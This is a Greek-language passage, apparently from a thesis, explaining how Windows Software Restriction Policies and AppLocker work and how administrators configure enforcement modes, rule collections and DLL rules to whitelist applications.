Επίσης το καλύτερο θα ήταν στην πολιτική επιβολής να συμπεριληφθεί και ο τοπικός διαχειριστής. Αυτή η ενέργεια μας καλύπτει σε περίπτωση που κάποιος κακόβουλος καταφέρει να κάνει privilege escalation από χρήστης σε τοπικός διαχειριστής του συστήματος. Γιατί τουλάχιστον σε αυτό το πλαίσιο θα έχει τα ίδια δικαιώματα εκτέλεσης κάποιου εκτελέσιμου με αυτά που θα είχε και σαν χρήστης. Βέβαια σε περίπτωση που πρέπει να εκτελεστεί ένα αρχείο στο συγκεκριμένο client το οποίο είναι απαγορευμένο με βάση την πολιτική του SRP, ο διαχειριστής θα πρέπει να βάλει τον συγκεκριμένο client σε ένα mode – περιβάλλον όπου το SRP δεν επιβάλλεται. Τέλος αυτό το πρόβλημα δεν θα υπήρχε σε περίπτωση που δεν είχαμε θέσει SRP στον τοπικό διαχειριστή γιατί απλά θα εκτελούσε το εκτελέσιμο σαν local admin.

Designated File Types. Η καθοριζόμενη πολιτική τύπων αρχείων είναι μια λίστα όλων των επεκτάσεων αρχείων, εκτός από τις τυπικές επεκτάσεις .exe, .dll και .vbs, που τα Windows θεωρούν εκτελέσιμο κώδικα. Είναι η λίστα ουσιαστικά που συμβουλεύεται και η πολιτική επιβολής. Η ενέργεια που μπορεί να γίνει εδώ είναι σε περίπτωση που έχουμε ένα είδος αρχείου όπως Perl, Ruby που δεν υπάρχουν γίνεται προσθήκη του τύπου αυτού σε αυτή τη λίστα. Έτσι έχουμε την δυνατότητα να τα επεξεργαστούμε με το SRP.

Trusted Publishers. Έμπιστοι εκδότες. Η πολιτική αξιόπιστων εκδοτών χρησιμοποιείται για να αποτραπούν οι χρήστες να προσθέσουν έναν αξιόπιστο εκδότη στους σταθμούς εργασίας τους. Για παράδειγμα, εάν οι τελικοί χρήστες προσπαθήσουν να κατεβάσουν μια εφαρμογή από την τοποθεσία Web της Adobe, το σύστημα τους ρωτάει αν θέλουν να εμπιστεύονται την εφαρμογή ή όχι. Οι ρυθμίσεις αυτής της πολιτικής καθορίζουν ποιος μπορεί να λάβει την απόφαση σχετικά με τους εμπιστευτικούς εκδότες. Αυτή η πολιτική ουσιαστικά δίνει ή και αφαιρεί δικαιώματα από τους τελικούς χρήστες, τους τοπικούς διαχειριστές ή τους διαχειριστές επιχειρήσεων. Η πιο ασφαλή επιλογή είναι να επιτρέπεται μόνο σε διαχειριστές επιχειρήσεων να ορίζουν αξιόπιστους εκδότες. Δηλαδή τους δίνεται η δυνατότητα να καθορίζουν ως ένα βαθμό τι προγράμματα θα τρέχουν στον κάθε client. Επίσης, η πολιτική αξιόπιστων εκδοτών δίνει τη δυνατότητα να επιβάλλεται η λίστα ανάκλησης πιστοποιητικών (CRL) για να υπάρχει η επιλογή για έλεγχο ύπαρξης αξιόπιστου πιστοποιητικού [16] [38] [39] [42] [43].

2.1.8. Τρόπος χρήσης SRP

Κατά τη δημιουργία ενός SRP μία σωστή τεχνική είναι η δημιουργία μίας organizational unit(OU).Η OU αποτελεί μία υποδιαίρεση, έναν υποφάκελο μέσα στον active directory. Η δημιουργία της δοκιμαστικής OU θα μας δώσει την δυνατότητα να φτιάξουμε εκεί την SRP και σε περίπτωση λάθους να μην αντιμετωπίσει πρόβλημα το σύστημά μας, είτε ακόμα να αποτρέψουμε διάφορες δυσλειτουργίες. Έπειτα αντιστοιχούμε το Group Policy Object (GPO) στην δοκιμαστική OU. Επόμενο βήμα η σύνδεση δοκιμαστικών χρηστών και λογαριασμών έτσι ώστε να δοκιμαστούν και να ελεγχθούν αν δουλεύουν σωστά οι κανόνες με βάση την πολιτική και τις ανάγκες που έχουν θεσπιστεί.

Οι πολιτικές περιορισμού λογισμικού χρησιμοποιούνται από τους διαχειριστές για δύο βασικές εργασίες. Η πρώτη είναι ο ορισμός για το τι είναι αξιόπιστος κώδικας. Και η δεύτερη είναι να σχεδιαστεί η πολιτική έτσι ώστε να είναι ευέλικτη και να ρυθμίζει διάφορα σενάρια, και εκτελέσιμα αρχεία.

Οι πολιτικές περιορισμού λογισμικού εφαρμόζονται από το λειτουργικό σύστημα και από εφαρμογές που συμμορφώνονται με τις πολιτικές περιορισμού λογισμικού. Συγκεκριμένα, οι

διαχειριστές μπορούν να χρησιμοποιούν πολιτικές περιορισμού λογισμικού για τους ακόλουθους σκοπούς:

- Καθορισμός για το ποιο λογισμικό (εκτελέσιμα αρχεία) μπορεί να εκτελεστεί σε πελάτες
- Αποτροπή των χρηστών από το να εκτελούν συγκεκριμένα προγράμματα σε κοινόχρηστους υπολογιστές
- Καθορισμός για το ποιος μπορεί να προσθέσει αξιόπιστους εκδότες σε πελάτες
- Ορισμός του πεδίου εφαρμογής των πολιτικών περιορισμού λογισμικού (καθορισμός από τον διαχειριστή εάν οι πολιτικές επηρεάζουν όλους τους χρήστες ή ένα υποσύνολο χρηστών σε πελάτες)
- Αποτροπή της εκτέλεσης εκτελέσιμων αρχείων στον τοπικό υπολογιστή, την οργανική μονάδα (OU), τον ιστότοπο ή τον τομέα. Αυτό θα ήταν κατάλληλο σε περιπτώσεις όπου δεν χρησιμοποιείτε πολιτικές περιορισμού λογισμικού για την αντιμετώπιση πιθανών ζητημάτων με κακόβουλους χρήστες.

Τα παραπάνω προκύπτουν από το πώς λειτουργεί ένα επιχειρησιακό περιβάλλον. Πιο συγκεκριμένα σε μία οποιαδήποτε επιχείρηση οι επιχειρησιακοί χρήστες συνεργάζονται χρησιμοποιώντας μηνύματα ηλεκτρονικού ταχυδρομείου, ανταλλαγή άμεσων μηνυμάτων και εφαρμογές από ομότιμους χρήστες. Καθώς αυτές οι συνεργασίες αυξάνονται, ειδικά με τη χρήση του Διαδικτύου στην επιχειρησιακή πληροφορική, συμβαίνουν και οι απειλές από κακόβουλο κώδικα, όπως οι σκουλήκια, οι ιοί και οι κακόβουλες απειλές χρηστών ή εισβολέων.

Οι χρήστες ενδέχεται να λαμβάνουν εχθρικό κώδικα σε πολλές μορφές, από τα εγγενή εκτελέσιμα αρχεία των Windows (αρχεία .exe) έως τις μακροεντολές σε έγγραφα (όπως αρχεία .doc), σε δέσμες ενεργειών (όπως αρχεία .vbs). Οι κακοί χρήστες ή οι επιτιθέμενοι συχνά χρησιμοποιούν μεθόδους social engineering για να κάνουν τους χρήστες να εκτελούν κώδικες που περιέχουν ιούς και warms. (Υπάρχει μία νέα σχετικά μέθοδος όπου μέσω του social engineering “facebook, twitter, linked in ” οι κακόβουλοι βρίσκουν ευαίσθητες πληροφορίες και διάφορα άλλα στοιχεία για τον στόχο τους. Τα οποία τα χρησιμοποιούν για να μπορέσουν μέσω αυτού να εισέλθουν σε ένα ευρύτερο πλαίσιο όπως αυτό ενός οργανισμού.) Εάν ενεργοποιηθεί ένας τέτοιος κώδικας, μπορεί να δημιουργήσει επιθέσεις άρνησης εξυπηρέτησης στο δίκτυο, να στείλει ευαίσθητα ή ιδιωτικά δεδομένα στο Internet, να κινδυνέψει η ασφάλεια του υπολογιστή ή να καταστραφούν τα περιεχόμενα της μονάδας σκληρού δίσκου.

Οι οργανισμοί πληροφορικής και οι χρήστες πρέπει να είναι σε θέση να καθορίσουν ποιο λογισμικό είναι ασφαλές να εκτελεστεί και ποιος δεν είναι. Με τους μεγάλους αριθμούς και τις μορφές που μπορεί να πάρει ο εχθρικός κώδικας, αυτό γίνεται ένα δύσκολο έργο. Για να βοηθήσουν στην προστασία των υπολογιστών δικτύου από εχθρικό, άγνωστο κώδικα ή μη υποστηριζόμενο λογισμικό, οι οργανισμοί μπορούν να εφαρμόσουν πολιτικές περιορισμού λογισμικού ως μέρος της συνολικής στρατηγικής ασφαλείας τους [14] [16] [42] [43].

Συνοψίζοντας, η χρήση των πολιτικών περιορισμού λογισμικού μπορεί να αποτρέψει τις ανεπιθύμητες εφαρμογές από το να εκτελεστούν στο σύστημα, είτε να διαδοθούν σας ιοί. Και τα Vista, XP, Windows 2003 περιέχουν μία σειρά από ευέλικτες επιλογές που μπορούν να δημιουργήσουν τις πιο αξιόλογες πολιτικές για κάποιον οργανισμό- εταιρία- σύστημα. Και πολλές φορές με απλούς κανόνες όπως αυτοί του κατακερματισμού μπορούν να αποτρέψουν πολλές γνωστές επιθέσεις που βασίζονται σε κάποιο Trojan, Warm, Virus.

2.2. APPLOCKER

2.2.1. Εισαγωγή στον AppLocker

Το “application whitelisting” αποτελεί μια μεθοδολογία η οποία βασίζεται στη λογική εμπιστεύομαι αυτό που γνωρίζω, αυτό που χρειάζομαι και τίποτα παραπάνω. Είναι ένας επιπρόσθετος τρόπος προστασίας από κακόβουλα λογισμικά. Στις περισσότερες περιπτώσεις ένα λογισμικό προστασίας από ιούς δεν αρκεί, αφού τα εκτελέσιμα που χρησιμοποιούνται για την μόλυνση ενός λειτουργικού ενδέχεται να μην είναι καταγεγραμμένα σαν ιομορφικά δηλαδή είτε να μην είναι γνωστά, είτε να είναι καμουφλαρισμένα

με τρόπους που κάνουν πολύ δύσκολη την ανίχνευση τους από κάποιο λογισμικό προστασίας από ιούς. Το συγκεκριμένο κενό ασφάλειας καλύπτει η αποτροπή εκτέλεσης του αρχείου με την μεθοδολογία του application whitelisting. Με τη συγκεκριμένη μεθοδολογία αρχικά εξετάζεται αν το συγκεκριμένο εκτελέσιμο υπάρχει στην λίστα των επιτρεπόμενων προς εκτέλεση αρχείων και εφόσον δεν υπάρχει, εμποδίζεται η εκτέλεση του..

AppLocker είναι το εργαλείο που παρέχουν τα windows. Η κύρια λειτουργία του όπως ειπώθηκε και πριν είναι η δημιουργία μιας λίστας επιτρεπόμενων εκτελέσιμων και όχι μόνο. Το συγκεκριμένο εργαλείο το βλέπουμε πρώτη φορά στα windows 7 έπειτα στα 8, στα 10 και σε Windows Server 2008/R2 και στις μετέπειτα εκδόσεις μόνο στις εκδόσεις(Enterprise, Education and Ultimate) . Ο AppLocker ενεργοποιείται πηγαίνοντας στον Group Policy Editor >Computer Configuration > Policies > Windows Settings > Security Settings > Application Control Policies > AppLocker.

Το AppLocker αντικαθιστά τις Software Restriction Policies (SRP) που ήταν μέρος των Windows XP και Vista και επιτρέπει τον έλεγχο των εφαρμογών και των αρχείων που μπορούν να εκτελούν οι χρήστες στο σύστημα, συμπεριλαμβανομένων των εκτελέσιμων αρχείων, των scripts, των Windows Installer files, των βιβλιοθηκών δυναμικής σύνδεσης (DLLs) και των package apps [03] [04] [31] [40].

2.2.2. Δυνατότητες AppLocker

Ο AppLocker εξελίσσει τις λειτουργίες ελέγχου εφαρμογών και τη λειτουργικότητα των Πολιτικών Περιορισμού Λογισμικού. Περιέχει νέες δυνατότητες και επεκτάσεις που δίνουν την δυνατότητα να δημιουργηθούν κανόνες που επιτρέπουν ή απαγορεύουν την εκτέλεση εφαρμογών με βάση κάποια μοναδικά χαρακτηριστικά των αρχείων. Επίσης καθορίζεται ποιοι χρήστες ή ομάδες μπορούν να προβάλλουν αυτές τις εφαρμογές. Έτσι χρησιμοποιώντας αυτήν την πολιτική έχουμε κάποιες βασικές δυνατότητες.

Αρχικά μπορεί να γίνει έλεγχος συγκεκριμένων τύπων εφαρμογών, εκτελέσιμων αρχείων (.exe και .com), διαφόρων τύπων αρχείων (.js, .ps1, .vbs, .cmd και .bat), αρχείων Wiindows Installer (.mst, .msi και .msp), Αρχείων DLL (.dl, .ocx) και τις εγκατεστημένες εφαρμογές μαζί με τα προγράμματα εγκατάστασης των εφαρμογών (.appx).

Μία άλλη τεχνική είναι να οριστούν κανόνες που βασίζονται σε χαρακτηριστικά αρχείου που προέρχονται από την ψηφιακή υπογραφή, συμπεριλαμβανομένου του εκδότη, του ονόματος προϊόντος, του ονόματος αρχείου και της έκδοσης αρχείου. Για παράδειγμα, μπορούν να δημιουργηθούν κανόνες που βασίζονται στο χαρακτηριστικό του εκδότη που δεν χάνεται μέσω ενημερώσεων ή μπορείτε να δημιουργήσετε κανόνες για μια συγκεκριμένη έκδοση ενός αρχείου.

Έπειτα βασικό στοιχείο ο ορισμός κανόνα σε μια ομάδα ασφαλείας ή σε έναν μεμονωμένο χρήστη. Η δημιουργία εξαιρέσεων στους κανόνες. Για παράδειγμα, μπορείτε να δημιουργήσετε έναν κανόνα που επιτρέπει την εκτέλεση όλων των διαδικασιών των Windows εκτός από τον Επεξεργαστή Μητρώου (Registry Editor) (Regedit.exe).

Η audit-only mode (λειτουργία ελέγχου) χρησιμοποιείται κυρίως μόνο για να αναπτυχθεί η πολιτική και να κατανοηθεί τι επιπτώσεις θα υπάρχουν τι πρέπει να διορθωθεί, πριν την επιβολή της.

Κανόνες εισαγωγής και εξαγωγής. Η εισαγωγή και η εξαγωγή επηρεάζουν ολόκληρη την πολιτική. Για παράδειγμα, αν εξάγετε μια πολιτική, εξάγονται όλοι οι κανόνες από όλες τις συλλογές κανόνων, συμπεριλαμβανομένων των ρυθμίσεων(enforcement settings) για τις συλλογές κανόνων. Αν εισάγετε μια πολιτική, όλα τα κριτήρια στην υπάρχουσα πολιτική αντικαθίστανται.

Τέλος μία καινούρια δυνατότητα που αφορά το χειρισμό. Είναι η δυνατότητα να γίνεται δημιουργία και διαχείριση των κανόνων AppLocker χρησιμοποιώντας τα cmdlet των Windows PowerShell.

Το AppLocker βοηθάει στη μείωση των διοικητικών δαπανών και συμβάλλει στη μείωση του κόστους της οργάνωσης για τη διαχείριση των πόρων πληροφορικής μειώνοντας τον αριθμό των κλήσεων του Help Desk που προκύπτουν από χρήστες που εκτελούν μη εγκεκριμένες εφαρμογές. Είναι μία πολιτική που μειώνει τον κίνδυνο λάθους και από τους χρήστες αλλά και από τον διαχειριστή για μειώνει τις real-time επεμβάσεις σε περίπτωση κινδύνου [03] [04] [07] [39] [42] [43].

2.2.3. Βασικοί τρόποι χρήσης και στρατηγικές

Το AppLocker υποστηρίζει ορισμένους από τους ίδιους βασικούς τύπους κανόνων που χρησιμοποιούν οι Πολιτικές Περιορισμού Λογισμικού. Όμως ο βασικός τρόπος με τον οποίο λειτουργεί το AppLocker είναι αρκετά διαφορετικός από αυτό που μπορεί να έχει συνηθίσει κάποιος από το SRP. Στην πραγματικότητα, είναι εύκολο να βρεθείτε σε πολλά προβλήματα εάν δεν υπάρχει πλήρης κατανόηση του τρόπο με τον οποίο λειτουργεί το AppLocker.

Πολύ σημαντικό λοιπόν είναι για να χρησιμοποιηθεί με ασφάλεια το AppLocker, πρέπει να κατανοηθεί η βασική φιλοσοφία της Microsoft πίσω από τους κανόνες της AppLocker. Αυτή η φιλοσοφία περιστρέφεται γύρω από την ιδέα ότι υπάρχουν συγκεκριμένες εφαρμογές που χρησιμοποιούνται σε έναν οργανισμό. Από την άλλη πλευρά όμως υπάρχει ένας σχεδόν άπειρος αριθμός εφαρμογών που ο οργανισμός δεν χρησιμοποιεί. Με την έννοια εφαρμογές ουσιαστικά μιλάμε για εκτελέσιμο κώδικα. Για παράδειγμα, μερικοί από τους τύπους "εφαρμογών" που ενδέχεται να μην έχουν εγκριθεί για εκτέλεση από κάποιο GPO στον οργανισμό ενδέχεται να περιλαμβάνουν παλαιότερες εκδόσεις των εφαρμογών που ήδη χρησιμοποιούνται, βιντεοπαιχνίδια, κακόβουλο λογισμικό και λογισμικό δικτύωσης από ομότιμους χρήστες και ο κατάλογος συνεχίζεται.

Το ζήτημα που προκύπτει είναι ότι υπάρχουν περισσότερες εφαρμογές που δεν πρέπει να τρέχουν οι χρήστες από ότι εφαρμογές που υποτίθεται ότι χρησιμοποιούν οι χρήστες. Αυτό συμβαίνει γιατί είναι πολύ πιο εύκολο να παρέχετε στα Windows μια λίστα με εγκεκριμένες εφαρμογές παρά να αποκλείσετε κάθε εφαρμογή που θέλετε να αποτρέψετε από το να εκτελείται. Αυτή είναι η φιλοσοφία της Microsoft πίσω από τον τρόπο με τον οποίο λειτουργούν οι κανόνες του AppLocker

Αυτό οδηγεί στην πρώτη σημαντική ιδέα πίσω από τους κανόνες του AppLocker. Οι κανόνες AppLocker οργανώνονται σε συλλογές . Αν και είναι δυνατό να δημιουργηθεί μια ρητή άρνηση, οι κανόνες του AppLocker θα πρέπει συνήθως να θεωρούνται ως ένας μηχανισμός για τη χορήγηση άδειας σε κάτι (θυμηθείτε, είναι ευκολότερο να εγκρίνετε το λογισμικό που θέλετε να επιτρέψετε παρά να απαγορεύσετε το λογισμικό που θέλετε να περιορίσετε). Τώρα έρχεται εδώ το πολύ σημαντικό κομμάτι. Αν δημιουργήσετε ακόμη και έναν μόνο κανόνα σε μια συλλογή κανόνων, τότε τα Windows υποθέτουν αυτόματα ότι θέλετε να αποτρέψετε την εκτέλεση οτιδήποτε άλλο.

Αυτή είναι μια εξαιρετικά σημαντική έννοια για την κατανόηση της όλης λειτουργίας. Για παράδειγμα χρειάζεται από τους χρήστες να μπορούν να εκτελούν το Microsoft Office και τον Internet Explorer, η πρώτη σκέψη είναι ότι απλά δημιουργούμε έναν κανόνα που τους επιτρέπει να το κάνουν. Με αυτόν τον τρόπο όμως, έχετε αρνηθεί στον χρήστη τα δικαιώματα να εκτελέσει οτιδήποτε άλλο, συμπεριλαμβανομένου του λειτουργικού συστήματος των Windows. Μπορεί να φαίνεται ακραίο αλλά, είναι εύκολο να κλειδωθεί κατά λάθος ένας χρήστης έξω από τα Windows με αυτό το λάθος, δημιουργώντας δηλαδή εσφαλμένα κανόνες AppLocker.

Ένα αρκετά σημαντικό κομμάτι που αξίζει αναφοράς είναι οι αρνήσεις (deny). Όπως αναφέρεται και προηγουμένως είναι δυνατό να εμποδίσετε χρήστες που έχουν δικαιώματα διαχειριστή στο σύστημα να χρησιμοποιούν εργαλεία διαχείρισης, αλλά μπορείτε να δημιουργήσετε μια εξαίρεση για το προσωπικό της υπηρεσίας υποστήριξης. Αυτός ο τύπος διαμόρφωσης απαιτεί μια κάπως πίσω σκέψη. Γιατί δεδομένου του τρόπου με τον οποίο λειτουργεί το AppLocker, δεν γίνεται απλώς να γίνει άρνηση σε όλους η πρόσβαση στα εργαλεία διαχείρισης. Αντίθετα, θα έπρεπε αρχικά να δοθεί σε όλους πρόσβαση στα αρχεία συστήματος των Windows. Από εκεί και πέρα χτίζεται σιγά σιγά η λογική της άρνησης. Δηλαδή προσθέτουμε μια άρνηση για τα administrative tools που ισχύουν για μια συγκεκριμένη ομάδα χρηστών (όλοι εκτός από το προσωπικό του γραφείου υποστήριξης”IT Support”). Έτσι για το συγκεκριμένο γραφείο δεν χρειάζεται να γίνει καμία ενέργεια επειδή είναι σε ισχύ ο προηγούμενος κανόνας και μέσου αυτού υπάρχει πρόσβαση στα αρχεία συστήματος των Windows [4] [6] [7] [42] [43].

2.2.4. Σενάρια ελέγχου εφαρμογών AppLocker

Τα σενάρια τα οποία μπορούν να προκύψουν είναι πάρα πολλά αφού μιλάμε για ένα εργαλείο με πολλές δυνατότητες αλλά σίγουρα υπάρχουν κάποιες μεγάλες κατηγορίες πέντε συγκεκριμένα που έχουν προκύψει από τις δυνατότητες αυτού του εργαλείου-πολιτικής [31] [33] [36] [38] [41] [42].

Κατηγοριοποίηση εφαρμογών. Το AppLocker έχει τη δυνατότητα να εφαρμόζει την πολιτική του σε μια λειτουργία ελέγχου μόνο όπου όλες οι δραστηριότητες πρόσβασης σε εφαρμογές συλλέγονται στα

αρχεία καταγραφής συμβάντων για περαιτέρω ανάλυση. Τα cmdlets των Windows PowerShell είναι επίσης διαθέσιμα για να σας βοηθήσουν να κατανοήσετε τη χρήση και την πρόσβαση της εφαρμογής.

Προστασία από ανεπιθύμητο λογισμικό. Το AppLocker έχει τη δυνατότητα να απαγορεύει την εκτέλεση εφαρμογών απλώς αποκλείοντάς τα από τη λίστα επιτρεπόμενων εφαρμογών ανά ομάδα επιχειρήσεων ή χρήστη. Εάν μια εφαρμογή δεν προσδιορίζεται συγκεκριμένα από τον εκδότη, τη διαδρομή εγκατάστασής της ή το αρχείο hash, η προσπάθεια εκτέλεσης της εφαρμογής αποτυγχάνει.

Επιβεβαίωση αδειοδότησης. Το AppLocker μπορεί να παρέχει απογραφή της χρήσης του λογισμικού στον οργανισμό σας, ώστε να μπορείτε να προσδιορίσετε το λογισμικό που αντιστοιχεί στις συμφωνίες παραχώρησης άδειας χρήσης λογισμικού και να περιορίσετε τη χρήση της εφαρμογής βάσει συμφωνιών αδειοδότησης.

Βελτίωση της δυνατότητας διαχείρισης. Οι πολιτικές AppLocker μπορούν να τροποποιηθούν και να αναπτυχθούν μέσω της υπάρχουσας υποδομής Πολιτικής Ομάδας και μπορούν να λειτουργούν σε συνδυασμό με τις πολιτικές που δημιουργούνται χρησιμοποιώντας τις Πολιτικές Περιορισμού Λογισμικού (Software Restriction Policies). Καθώς διαχειρίζεστε τη συνεχή αλλαγή στην υποστήριξη των εφαρμογών μιας ομάδας επιχειρήσεων, μπορείτε να τροποποιήσετε τις πολιτικές και να χρησιμοποιήσετε τα cmdlet AppLocker για να ελέγξετε τις πολιτικές για τα αναμενόμενα αποτελέσματα. Υπάρχει δυνατότητα επίσης να σχεδιάστούν πολιτικές ελέγχου εφαρμογών για καταστάσεις στις οποίες οι χρήστες μοιράζονται υπολογιστές.

Έλεγχος λογισμικού. Οι πολιτικές AppLocker μπορούν να ρυθμιστούν ώστε να επιτρέπουν την προβολή μόνο υποστηριζόμενων ή εγκεκριμένων εφαρμογών σε υπολογιστές εντός μιας ομάδας επιχειρήσεων. Αυτό επιτρέπει μια πιο ομοιόμορφη ανάπτυξη εφαρμογών [04] [07] [16] [17] [39] [40].

2.2.5. Κανόνες

Το AppLocker βασίζεται σε μια σειρά κανόνων που επιτρέπουν είτε την εκτέλεση μιας εφαρμογής είτε την αποτροπή της εκτέλεσής της. Υπάρχουν τέσσερις βασικοί τύποι κανόνων AppLocker και οι κανόνες μπορούν να εφαρμοστούν ανά χρήστη ή ανά ομάδα. Οι τύποι κανόνων περιλαμβάνουν Executable Rules, Windows Installer Rules, Script Rules and Packaged App Rules. Αυτοί οι κανόνες χρησιμοποιούν χαρακτηριστικά της εκάστοτε εφαρμογής ως μηχανισμό για να ταυτοποιήσουν τις εφαρμογές. Για παράδειγμα, οι Executable Rules και οι Windows Installer Rules μπορούν να εντοπίσουν μια εφαρμογή που βασίζεται στο hash του εκδότη, της διαδρομής ή του αρχείου.

Αρχικά οι κανόνες συμπεριφέρονται διαφορετικά είτε επεξεργάζονται διαφορετικά ανάλογα με τις τρείς καταστάσεις λειτουργίας (enforcement modes) που υπάρχουν στην πολιτική του AppLocker. Μιλάμε για τρείς καταστάσεις που μπορεί να βρεθεί το αντικείμενο κατά τη διάρκεια επιβολής της πολιτικής. Στον παρακάτω πίνακα παρουσιάζονται αυτές οι καταστάσεις [17] [39] [40] [42] [43].

Πίνακας 1: Καταστάσεις λειτουργίας

Καταστάσεις λειτουργίας	Περιγραφή
Δεν έχει ρυθμιστεί	Αυτή είναι η προεπιλεγμένη ρύθμιση που σημαίνει ότι οι κανόνες που ορίζονται εδώ θα επιβληθούν, εκτός εάν ένας συνδεδεμένος GPO με υψηλότερη προτεραιότητα έχει διαφορετική τιμή για αυτήν τη ρύθμιση.
Επιβολή κανόνων	Ισχύουν κανόνες τοι οποίοι έχουν δημιουργηθεί. Αποτελεί την βασική αλλά όχι τη προεπιλεγμένη λειτουργία.

Έλεγχος μόνο	Οι κανόνες ελέγχονται αλλά δεν επιβάλλονται. Όταν ένας χρήστης εκτελεί μια εφαρμογή που επηρεάζεται από έναν κανόνα AppLocker, η εφαρμογή επιτρέπεται να εκτελείται και οι πληροφορίες σχετικά με την εφαρμογή προστίθενται στο αρχείο καταγραφής συμβάντων AppLocker. Ο τρόπος εκτέλεσης μόνο για τον έλεγχο σας βοηθά να προσδιορίσετε ποιες εφαρμογές θα επηρεαστούν από την πολιτική πριν από την επιβολή της πολιτικής. Όταν η πολιτική AppLocker για μια συλλογή κανόνων έχει οριστεί ως Μόνο έλεγχος, δεν εφαρμόζονται κανόνες για αυτήν τη συλλογή κανόνων

2.2.6. Τύποι κανόνων

Η κονσόλα διεπαφής του AppLocker είναι οργανωμένη σε συλλογές κανόνων, τα οποία είναι εκτελέσιμα αρχεία, δέσμες ενεργειών, αρχεία του Windows Installer, συσκευασμένες εφαρμογές και εγκατεστημένα προγράμματα εγκατάστασης εφαρμογών και αρχεία DLL. Αυτές οι συλλογές δίνουν έναν εύκολο τρόπο διαφοροποίησης των κανόνων για διαφορετικούς τύπους εφαρμογών. Ο παρακάτω πίνακας παραθέτει τις μορφές αρχείων που περιλαμβάνονται σε κάθε συλλογή κανόνων.

Πίνακας 2: Μορφές αρχείων


Rule collection	Associated file formats
Executable files	.exe .com
Scripts	.ps1 .bat .cmd .vbs .js
Windows Installer files	.msi .msp .mst
Packaged apps and packaged app installers	.appx
DLL files	.dll .ocx

Όλοι οι παραπάνω τύποι αρχείων είναι το ίδιο σημαντικοί και χρησιμοποιούνται κατά κόρων. Αυτοί όμως που κεντρίζουν το ενδιαφέρον είναι οι .exe και οι .dll

Dll. Κατά τη χρησιμοποίηση κανόνων, πρέπει να δημιουργηθεί ένας κανόνας allow(επιτρεπτότητας) για κάθε DLL που χρησιμοποιείται από όλες τις επιτρεπόμενες εφαρμογές.

Όταν χρησιμοποιούνται κανόνες DLL, το AppLocker πρέπει να ελέγξει κάθε DLL που φορτώνει μια εφαρμογή. Επομένως, οι χρήστες ενδέχεται να παρουσιάσουν μείωση της απόδοσης εάν χρησιμοποιούνται κανόνες DLL. Κάτι που αποτελεί μεγάλο μειονέκτημα γιατί μπορεί να μην της προτιμήσει ο διαχειριστής ένα υπάρχουν κάποια όχι και τόσο δυνατά συστήματα. Επίσης είναι αρκετά περίπλοκο και χρονοβόρο να το κάνεις για κάθε εφαρμογή για κάθε dll, και είναι αρκετά εύκολο να γίνο και είναι αρκετά εύκολο να γίνουν λάθη. Για αυτό μία πολύ γνωστή επίθεση whitelisting bypass αφορά τα dll. Η συλλογή κανόνα DLL δεν είναι ενεργοποιημένη από προεπιλογή. Οπότε θα χρειαστεί να την ενεργοποιήσουμε. Για να ολοκληρωθεί η παρακάτω διαδικασία πρέπει να υπάρχουν δικαιώματα τουλάχιστον local administrator. Για να ενεργοποιήσετε τη συλλογή κανόνων DLL Κάντε κλικ στο μενού Έναρξη (Start), πληκτρολογούμε secpol.msc και, στη συνέχεια, ENTER. Εάν εμφανιστεί το παράθυρο διαλόγου Ελέγχου λογαριασμού χρήστη, επιβεβαιώνουμε ότι η ενέργεια που εμφανίζεται είναι αυτό που θέλουμε και στη συνέχεια κάνουμε κλικ στο κουμπί Ναι (Yes). Στο δέντρο της κονσόλας, κάνουμε διπλό κλικ στην επιλογή Πολιτικές ελέγχου εφαρμογών, έπειτα δεξιό κλικ στο στοιχείο AppLocker και, στη συνέχεια, κλικ στην εντολή Ιδιότητες (Properties).

Κάνουμε κλικ στην καρτέλα Για προχωρημένους, επιλέγουμε το πλαίσιο ελέγχου Ενεργοποίηση συλλογής κανόνων DLL και, στη συνέχεια, κάνουμε κλικ στο κουμπί OK. Όπως φαίνεται στην Εικόνα. 1 [04] [07] [16] [17] [24] [39] [40]



Εικόνα 2: Κανόνας για αρχεία dll

Ένα άλλο σημείο που θέλει προσοχή είναι ότι πριν να εφαρμοστούν οι κανόνες DLL, πρέπει να βεβαιωθούμε ότι υπάρχουν κανόνες Allow για κάθε DLL που χρησιμοποιείται από οποιαδήποτε από τις επιτρεπόμενες εφαρμογές. Εξασφαλίζεται δηλαδή πρώτα η ομαλή λειτουργία του υπάρχων συστήματος.

